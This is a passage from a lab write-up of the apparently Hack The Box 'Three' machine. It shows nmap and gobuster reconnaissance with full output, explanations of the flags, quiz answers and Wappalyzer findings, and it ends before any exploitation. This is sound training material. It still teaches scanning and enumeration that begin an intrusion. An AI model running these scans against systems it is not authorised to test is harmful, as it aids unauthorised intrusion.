
Three

Álvaro Delgado Hernández



```
└─# nmap -sV -O -sS -A -p- -sC -Pn 10.129.27.227
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-10 21:05 CET
Nmap scan report for 10.129.27.227
Host is up (0.046s latency).
Not shown: 65367 closed tcp ports (reset), 166 filtered tcp ports (no-respons
e)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Toppers
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0, Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   45.42 ms 10.10.14.1
2   46.05 ms 10.129.27.227

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.56 seconds
```

Explanation of Each Argument

-sV: Version Detection

This option tells Nmap to detect the versions of the services running on open ports.

-O: OS Detection

This flag enables OS detection, allowing Nmap to determine the operating system of the target host.

-sS: SYN Scan

This performs a TCP SYN scan, which is a stealthy scan method. It sends SYN packets and waits for SYN-ACK responses.

-A: Aggressive Scan

This enables several advanced and intrusive options, including OS detection (-O), version detection (-sV), script scanning (-sC), and traceroute.

-p-: Scan All Ports

This option tells Nmap to scan all 65,535 TCP ports instead of just the default 1,000 ports.

-sC: Default Script Scan

This runs a set of default Nmap scripts against the target. These scripts can provide additional information and are typically used for service detection, vulnerability detection, etc.

-Pn: Treat All Hosts as Online

This tells Nmap to skip the host discovery step and treat all targets as if they are online, which can be useful for scanning hosts that do not respond to ICMP or TCP ACK requests.


10.129.27.227: Target IP Address

This is the IP address of the target machine you want to scan.

How many TCP ports are open?

2

Since port 80 is open, you can access the web server and explore the website hosted on that port.




CONTACT

Fan? Drop a note!

Chicago, US
Phone: +01 343 123 6102
Email: mail@thetoppers.htb

What is the domain of the email address provided in the "Contact" section of the website?

thetoppers.htb



and the best! We know how to make any event into a fe
years now, but still there is always something new to
festival.

Music is an art that needs talent and materials. You ca
without any preparation. Aside from this, we know ho
moment for your special day. All the facts are here so yo
festival.No matter what celebration you're hosting dem
full-service music bands can add to the fun at any g
performed at so many live concerts, college events, and

John Smith

Sh

Font scripts
Font Awesome 4.7.0
Google Font API

Web servers
Apache HTTP Server 2.4.29

Operating systems
Ubuntu

CDN
cdnjs
Cloudflare

UI frameworks
W3.CSS


Wappalyzer Analysis: You used the Wappalyzer tool to identify the technologies, frameworks, and programming languages used by the website hosted on the open port 80. Wappalyzer provided insights into:

Web server (e.g., Apache, Nginx)

Programming languages (e.g., PHP, Python, JavaScript)

Content Management Systems (CMS) (e.g., WordPress, Joomla)

JavaScript libraries and frameworks (e.g., jQuery, React)



```
┌──(root㉿kali)-[/home/alvadelg]
└─# gobuster dir -u http://10.129.27.227 -w /usr/share/dirb/wordlists/common.
txt -x cdnjs,W3.CSS,Cloudflare,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.27.227
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              cdnjs,W3.CSS,Cloudflare,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.hta.cdnjs           (Status: 403) [Size: 278]
/.hta.W3.CSS          (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htaccess.Cloudflare (Status: 403) [Size: 278]
/.htaccess.cdnjs      (Status: 403) [Size: 278]
/.htaccess.W3.CSS     (Status: 403) [Size: 278]
/.hta.Cloudflare      (Status: 403) [Size: 278]
/.hta.php             (Status: 403) [Size: 278]
/.htpasswd.Cloudflare (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.cdnjs      (Status: 403) [Size: 278]
/.htpasswd.W3.CSS     (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/images               (Status: 301) [Size: 315] [--> http://10.129.27.227/ima
ges/]
/index.php            (Status: 200) [Size: 11952]
/index.php            (Status: 200) [Size: 11952]
/server-status        (Status: 403) [Size: 278]
Progress: 23070 / 23075 (99.98%)
===============================================================
Finished
===============================================================
```

Explanation of Each Argument
gobuster dir:

This tells Gobuster to use the directory brute-forcing mode, which is designed to find hidden directories and files on the web server.

-u http://<IP>:

This specifies the URL of the target website. Replace <IP> with the actual IP address of the target.

-w /usr/share/dirb/wordlist/common.txt:

This indicates the wordlist to use for brute-forcing. In this case, the common.txt wordlist from the dirb wordlist directory. This wordlist contains common directory and file names that are often found on web servers.

-x cdnjs,W3.CSS,Cloudflare,php:

This option specifies the file extensions to append to each word in the wordlist when searching for directories and files.


cdnjs: CDN JavaScript libraries.

W3.CSS: CSS framework.

Cloudflare: Resources potentially behind Cloudflare protection.

php: PHP files.


We found this but it is not useful:



Index of /images

Name	Last modified	Size	Description
Parent Directory		-	
band.jpg	2022-04-12 20:23	88K	
band2.jpg	2022-04-12 20:23	276K	
band3.jpg	2022-04-12 20:23	2.1M	
final.jpg	2022-04-12 20:23	75K	
mem1.jpg	2022-04-12 20:23	68K	
mem2.jpg	2022-04-12 20:23	38K	
mem3.jpg	2022-04-12 20:23	63K	

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80




Forbidden

You don't have permission to access this resource.

Apache/2.4.29 (Ubuntu) Server at 10.129.27.227 Port 80


Now we are going to view the source code and look for php files.



